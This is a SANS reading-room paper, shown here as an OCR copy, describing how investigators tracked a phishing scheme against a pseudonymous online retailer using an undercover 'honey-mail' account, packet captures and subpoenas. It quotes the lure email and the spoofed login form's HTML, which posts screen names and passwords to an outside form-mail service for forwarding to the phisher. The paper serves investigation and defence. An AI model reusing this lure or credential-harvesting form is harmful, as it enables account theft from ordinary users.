Interested in learning
more about security?

SANS Institute
InfoSec Reading Room

This paper is from the SANS Institute Reading Room site. Reposting is not permitted without express written permission.

Catching Phishers with Honey-Mail

Phishing, once an online annoyance, has become a major epidemic on the Web. This form of mass social engineering is causing great economic losses to financial and retail institutions, Internet Service Providers (ISPs), as well as the general public. After providing a brief explanation of what exactly phishing is and its economic impact, a proactive strategy will be laid out that has been effectively used to investigate a real world phishing scheme. This case study will be highly sanitized due to its sensitive na...

Copyright SANS Institute
Author Retains Full Rights

AD
Symantec™
Endpoint Protection 12
The next generation of reputation-based security
Download the beta
Symantec.
Confidence in a connected world.

Catching Phishers with Honey-Mail

GSEC Gold Certification

Author: Dennis Dragos, ddragos@ddragos.net

Adviser: Richard Wanner, rwanner@pobox.com

© SANS Institute 2008, Author retains full rights.

Abstract / Introduction:

Phishing, once an online annoyance, has become a major epidemic on the Web. This form of mass social engineering is causing great economic losses to financial and retail institutions, Internet Service Providers (ISPs), as well as the general public. After providing a brief explanation of what exactly "phishing" is and its economic impact, a proactive strategy will be laid out that has been effectively used to investigate a real world "phishing" scheme. This case study will be highly sanitized due to its sensitive nature. For the purposes of this paper, the corporation involved will be called OnlineTrinkets.biz. Any similarities to this or any other online businesses, ISPs, or other service providers, are unintentional.

On the technical side, the tools and tactics employed to track and document the incident will be examined. In the broader scope, the high level of cooperation needed between law enforcement, corporate IT departments, and the various ISPs, email providers, and web hosting companies will be explained. Additionally, it will be shown that by taking a proactive approach, one can get a better insight to the incident, and actions of the phisher than by traditional reactionary investigation techniques.

Background:

Defining the Problem

The term "phishing" was first cited in January of 1996 in an alt.2600 newsgroup discussion on methods to steal America On-Line accounts ("Phishing," 2003). It refers to a technique where a seemingly legitimate email is sent to a user in an

© SANS Institute 2008, Author retains full rights.

attempt to get them to divulge personal information. The email appears to be from a legitimate company, usually a financial institution or online retailer, and provides a hyperlink to a website that appears authentic. The user is prompted to enter personal or account data of some sort and the information is then forwarded to the person who orchestrated the scheme, often times with the victim never realizing what had transpired. The users' accounts are later fraudulently accessed using these identifiers.

The Gartner Research Group estimates that 109 million U.S. adults received a "phishing" attack email in 2006. Losses attributed to identity theft fraud, based on credentials obtained through phishing, cost U.S. banks and credit card issuers about $2.8 billion in 2006 ("Gartner," 2006). A recent investigation handled by the New York City Police Department revealed that during the 36 hour period a spoofed website was active, approximately 11,000 online accounts were compromised. The volume of reported phishing attacks has been growing at an exponential rate. The AntiPhishing.org website states that reports have increased 110% *per month*, from 28 reported in November 2003 to 1125 reported in April 2004. This represents an increase of almost 4000% over six months ("Phishing attack," 2004). Between July 2006 and July 2007 an average of 25,131 new unique phishing reports were reported each month ("Phishing," 2007). As a result of this prolonged trend, corporations lose professional standing, consumer confidence is eroded, and e-commerce suffers.

The economics of phishing is fairly obvious when examined; phishing works and it pays. An article in PC World sums it up when a security expert was quoted as saying "There's an

© SANS Institute 2008, Author retains full rights.

incredible return on investment. Given the seriousness of the information phishers are gathering, it's very lucrative. These people wouldn't keep doing it if it wasn't" (Roberts, 2004). A 2007 survey said that “of consumers who received phishing e-mails in 2007, 3.3 percent say they lost money because of the attack” (“Gartner,” 2007). Studies by the Anti-Phishing Working Group (APWG) have concluded that phishers are likely to succeed with as much as 5 percent of all message recipients (Abad, 2005). About 5 percent of recipients of a phishing attack actually provide their personal information (Loftesness, 2003). A study out of Harvard University and UC Berkeley showed that good phishing websites fooled 90 percent of participants. Participants proved vulnerable across the board to phishing attacks; neither education, age, sex, previous experience, nor hours of computer use showed a statistically significant correlation with vulnerability to phishing (Dhamija, Tygar & Hearst, 2006). In 2007, the average dollar loss per incident was $886, with a median loss of $200 (“Gartner,” 2007). For every 100 phishing emails sent out, the phisher could expect between $660 and $4430 in profits. Ha.ckers.org recently published an interview with an alleged phisher. The interviewee explained that his expenses included a dedicated server, VPN, Network encryption software and time (RSnake, 2007). Experience has shown that any costs are covered with stolen credit cards and phishers have all the time they need.

Actual Scenario

In the fall of 2003, a large online retailer, “OnlineTrinkets,” contacted the local police department’s computer crime unit regarding a phishing attack. Company representatives explained that their customer call centers were being inundated with complaints from customers stating that they

© SANS Institute 2008, Author retains full rights.

were being billed for purchases they never made. The customers were receiving unsolicited emails that claimed and appeared to be from OnlineTrinkets, thanking them for their recent purchase. A hyperlink was provided to cancel "if the order was placed in error." Users would then be redirected to a website, a near clone of the OnlineTrinkets homepage, to resolve the matter. The users would then attempt to log into their accounts by entering their respective screen names and passwords, at which point their accounts would be compromised. Although the phisher was not gaining users' credit card numbers or personal data directly, they were gaining full access to the users' online accounts. This would allow the phisher to read the users' email and send more spam.

OnlineTrinkets estimated that over 300,000 people had called complaining of these emails. The company had incurred over $230,000 in costs handling the calls. This number of calls was basically equivalent to a Distributed Denial of Service (DDOS) attack on the call center. After the first three months of calls, a voice prompt was activated for customers calling about their email. If selected, the customers were advised of the scam and told to contact their Internet Service Provider. However, many callers still wanted to hear a live person confirm that they were not going to be billed.

Quantifying the financial impact to OnlineTrinkets was a three stage process. Initially, company managers had to compute a cost per minute ratio for all incoming calls into the center. Since this was a normal cost of business, the numbers were readily available. The second task was to determine the actual volume of calls that could be attributed to the email scam. A mechanism to track the number of calls placed for new orders

© SANS Institute 2008, Author retains full rights.

versus calls for general customer service was also in place. Through statistical analysis, they were able to observe large spikes in the call-to-purchase ratio that would correlate to outbreaks of new phishing scams. These influxes of additional calls were designated “email related.” After the voice prompt was implemented, customer service representatives were given a database field to mark calls as email specific. Electronic tracking of direct and routed calls gave an explicit tally. Through these methods, OnlineTrinkets was able to assemble, with a high level certainty, the financial impact on their organization. This information was essential to specify damages when the case was brought to a prosecutor.

OnlineTrinkets was able to provide a list of seventy-seven (77) spoofed websites and forty-three (43) offending email accounts. This list had been assembled over the previous year. Unfortunately, the practice of the OnlineTrinkets Fraud Department was to immediately contact the web hosting providers and have the spoofed sites taken down. There was no web content preserved that could be documented for the case. The ISPs of the offending emails were then contacted. The practice of the ISPs were to suspend the online accounts for Terms of Service (TOS) violations, once learning of outgoing spam. Also problematic was the fact that no original phishing emails were preserved.

Investigative Plan

Several issues with the investigation were immediately identified. First, a nexus to the local jurisdiction had to be established. Points to consider were the location of the company’s corporate office as well as any retail locations from where it does business. It was learned that the corporation’s

© SANS Institute 2008, Author retains full rights.

off site network servers did reside within the investigating agency's locality. Secondly, the national ISP was based out of state, and no tracking of the actual identities of the 300,000+ end-user victims, who resided all over the country and world, had been done.

It was determined that in order to go forward with the investigation, first hand knowledge of the scheme would be needed. An undercover online account was set up with a non-master screen name created in an attempt to lure the phisher out of his hole. OnlineTrinkets was asked to immediately contact the computer crime investigator upon learning of a new email or active phishing site. Most importantly, OnlineTrinkets was told NOT to have the website taken down before this notification was made.

Several days after speaking to OnlineTrinkets, the investigator was notified of a new phishing email that was circulating. A copy of this email was forwarded. Analysis of the email headers suggested that it came from a national ISP from the username "Hijacked_Account" via the national ISP's proprietary email system. This could not be absolutely authenticated and verified because a twice forwarded copy was received and the original headers were not available.

The email contained a link to http://www.tr1nkets.bwtzh.com/. A Whois Check of the domain <bwtzh.com> showed the registrar to be a large web hosting company that offered free web space. When checked, the website was still active. Upon examination of the html code, several notable facts were ascertained. The page's code did link back to the OnlineTrinkets website, pulling original gif's and jpeg's

© SANS Institute 2008, Author retains full rights.


off their server in an effort to establish the site's authenticity. Additionally, displayed links did work and would redirect the user back to legitimate areas on OnlineTrinkets' web site.

Original Forwarded Phishing Email

```
>-----Original Message-----
>From:
HiJacked_ACCOUNT@natISP.com[mailto:Hijacked_ACCOUNT@natISP.com]
>Sent: Thursday, XXXXXXX 00, 2003 2:39 PM
>To: undisclosed-recipients
>Subject: Order Confirmation
>
>
>Dear Online Member,
><BR>
>        There has been a purchase added to your Online account
billing method.
>This purchase took place at OnlineTrinkets.biz. If this order
was
>unauthorized and you would like to cancel this order please <A
>HREF="http://www.tr1nkets.bwtzh.com/">click here</A>. Below is
listed information
>about your order.<BR>
><BR>
>Product – 15 Bags of Trinkets<Br>
>Price - $65.00<br>
>Shipment Type – Overnight Express<br>
>Shipping and Handling - $15.00<br>
>Total Price - $80.00<br>
```


© SANS Institute 2008, Author retains full rights.

Screenshot of Spoofed Website



Further analysis showed that when a login was attempted, the page would POST the user's entered screen name and password and call a script from the site:

http://form.MAIL_FORWARD_SERVICE.com/

The homepage of http://www.MAIL_FORWARD_SERVICE.com/ indicated that they were a web hosting company. They offered a free form mail service that would redirect submissions to an email account designated by the user. The problem was that this service was based in Denmark- far outside the local jurisdiction and beyond the reach of subpoenas.

© SANS Institute 2008, Author retains full rights.

Portion of HTML Code That Refers to Form Mail Service

```
……SNIP……
<!-- content starts here -->

<table width="500" border="0" cellspacing="0" cellpadding="5">
<tr valign=top>
<td width=500>

<font face="Arial, Helvetica, Sans-serif" size="-1">To cancel
your order, please login below.

<form action="http://form.MAIL_FORWARD_SERVICE.com/"
method=POST>

<input type=hidden name="email" size=25
value="TrincketHelp@myFreeEmail.us"><p>
<input type=hidden name="realname" size=25 value="me"><p>
<input type=hidden name="id" value="17620">
<input type=hidden name="subject" value="">

<FONT FACE="Arial, Verdana, Helvetica" SIZE="-1">Enter Your
Screen Name:</FONT><BR>
     <INPUT TYPE="text" NAME="user" MAXLENGTH="16"><BR><BR>
     <FONT FACE="Arial, Verdana, Helvetica" SIZE="-1">Enter Your
Password:</FONT><BR>

     <INPUT TYPE="password" NAME="pass" MAXLENGTH="8"><BR><BR>

<input type="image"
src="http://www.OnlineTrinkets.biz/Trinkets/images/login.gif"
```


© SANS Institute 2008, Author retains full rights.

```
width="40" height="22" border="0" name="greetings"
onClick="setsubject(this.form)">
</FORM>
```

……SNIP……

A copy of the website was archived using the offline web browser tool, Teleport Pro (http://www.tenmax.com/teleport/pro/). This program allowed the investigator to download the entire website, including images, to a local drive. An option in this program allowed the investigator to duplicate the website and include its directory structure. Although this method may not be 100% forensically sound, it is very intuitive and easy for a novice investigator to use. [As a side note, this program has also been used to preserve wireless router configurations. Configure Teleport with the routers' administrator account name and password, and it will spider through the router and download the current configuration settings, including connected machines, DHCP Tables, and WAN settings.] After verified, this archive was burned to a recordable compact disc (CD-R), for preservation purposes. The investigation was now ready to move into the next phase.

The network sniffing program, Ethereal, now known as Wireshark (http://www.wireshark.org/), was configured to capture all traffic on the active network interface. The use of Ethereal allowed exact analysis of information sent "over the wire." This was used to document and record the submission an undercover "honey-mail" screen name and password to the phisher's spoofed website. After entering the honey-mail account credentials, the investigator was informed of the successful submission by second page hosted by <MAIL_FORWARD_SERVCE.com>. In the address bar,

© SANS Institute 2008, Author retains full rights.

the Universal Resource Locator (URL) contained the phisher's email address that the account information was sent to:


TrinketHelp@myFreeEmail.us

This transaction was confirmed by viewing the captured packets in Ethereal. The IP address and URL were clearly observable. Once the packet containing the POST command was isolated using a string search, the "Follow TCP Stream" filter was able to pull out the complete transaction. Here, it is relatively simple to follow the spoofed website forwarding the harvested information and generating an email to the phisher.


Once the submission was completed, the Abuse Department of the hosting company for <bwtzh.com> was contacted. The technician took the site offline and preserved its content, along with IP logs and registration information for the free web account. Noting that previous spoof sites had also been hosted in this domain, the technician offered to cross check the registering IP address for other accounts that had been created by the same user. The technician was able to locate a total of eleven web accounts. Each of these accounts, opened over the previous month and a half, had duplicate content- the spoofed OnlineTrinkets website. The technician took down all the sites and preserved the content and logs.

© SANS Institute 2008, Author retains full rights.

Results after Login Attempt at Spoofed Website




Ethereal Capture of Screen Name and Password Submission



© SANS Institute 2008, Author retains full rights.

Ethereal TCP Stream of Screen Name and Password Submission



A subpoena was subsequently served to enable the release of the <bwtzh.com> data. Additional subpoenas were also prepared for the TrinketHelp@myFreeEmail.us and Hijacked_Account@natISP.com email accounts. Subpoena results showed that the fraudulent web accounts had all been opened by a single IP address- <XXX.XXX.78.81 > (SUBJECT-IP), which belonged to a large cable company that provided residential broadband access to a large out-of-state metropolitan area in the South Western United States. A report from myFreeEmail.us showed approximately 1800 logins the previous month to the email account, TrinketHelp@myFreeEmail.us, also from the SUBJECT-IP. A subpoena to the large cable company was prepared to get lessee information for the SUBJECT-IP.

© SANS Institute 2008, Author retains full rights.

Daily inspections of the investigator's undercover "honey-mail" account's login and billing records showed no unusual activity for over a month. After an extended holiday weekend, the account was frozen by the national ISP. After a 20 minute call to the customer service department of the national ISP, the investigator was informed that the account had been shut down for TOS violations and suspected compromise. The ISP had detected mass emails being sent from the account. After verifying account ownership, the account was unlocked and the passwords were reset. Three sets of emails sent out by an unauthorized user were recovered from the account's outbox. The first email was sent to approximately seventy-nine (79) people and each CC'd twenty-four (24) times. This was the same OnlineTrinkets phishing email that was originally answered by the investigator. A second email was sent in two similar batches, for a total of over 5,600 emails sent from the undercover account. This second variant was a "spam" offer for a low interest mortgage loan. This email provided a link to:

http://www.DNSredirectService.com/index-new.php?a=script


By the time the email was recovered, the link to the mortgage application had already been disabled. The Abuse Department of <DNSredirectService.com> explained that they provided a low cost domain name registration and only forwarded this domain to an off site web hosting service. The technician was already familiar with this user from previous complaints and supplied the IP address that the redirect targeted:

XX.219.5.66/mrt

© SANS Institute 2008, Author retains full rights.


This IP address did not point to a functional website when entered into a browser. The server was then scanned with the network security tool, GFi LanGuard (http://www.gfi.com/lannetscan/). LanGuard is a tool that can scan networks for known vulnerabilities and weaknesses. This server was found to have numerous open ports and services running, including ftp on port 21, ssh on port 22, telnet on port 23, finger on port 79, and NetBIOS on port 139. This indicated that the server had several security issues, which could be of evidentiary value. A reverse DNS of the IP showed no record, however a Whois check showed that the IP belonged to a large back bone ISP that also provided web hosting. When contacted, their abuse department stated that the customer utilizing this server has had numerous complaints and the account had already been shut down as payment past due. A subpoena was issued to the large back ISP for all Account and IP log information.

Recovered Email # 1



© SANS Institute 2008, Author retains full rights.

Recovered Email # 2



Message

Reminder: We will never ask you for your password or billing information.

Subject: Message
Date: 0 / 0 /2004 7:23:31 AM Eastern Standard Time
From: UnderCoverAccount
BCC: MaV133, MAV12, MAV1320, MAV1231, Mav1280, MAV125, MaV12iCk01, MAV1234, MAV1180, Mav146m, Mav1610, Mav1322, Mav135, MAV1536, Mav157, Mav1353, Mav1526, Mav1416, MAV129, Mav1611, Mav1599, Mav1401, Mav14Goose, MAV174

Hello Member,

Our records indicate that you have recently refinanced or are trying to do so. As you may know, the Mortgage industry is highly competitive and we can *GUARANTEE* that we will beat the rate of mortgage lender that has contacted you, and/or can assist in *getting a better rate* than the one you have now with NO closing costs involved. (Note links have been removed for security purposes. Please paste in browser)

(****The Mortgage Application****)

http://www.DNSredirectService.com/index-new.php?a=script

Thank You.

Online INC

Reply
Forward
Reply All
Add Address
Report Spam
Print

Save▼ Keep As New Delete

© SANS Institute 2008, Author retains full rights.

LanGuard Scan of Web/FTP Server

LANguard Network Security Scanner

Print this page

Scan target : [redacted] [1 computers found]

IP Address	Details	Hostname	Username	Operating System
[redacted]		DUPONT77		FreeBSD

[redacted] [DUPONT77] FreeBSD

IP Address : [redacted]
Hostname : **DUPONT77**
LAN Manager : **Samba 2.2.8a**
Domain : **VIRTUAL SERVER**
Resolved : **dupont77.tempdomainname.com**
Operating System : **FreeBSD**
Time to live : **0**

Shares - 2 shares
IPC$ - IPC Service (Virtual Server)
ADMIN$ - IPC Service (Virtual Server) *password is required*

TCP ports - 14 open ports

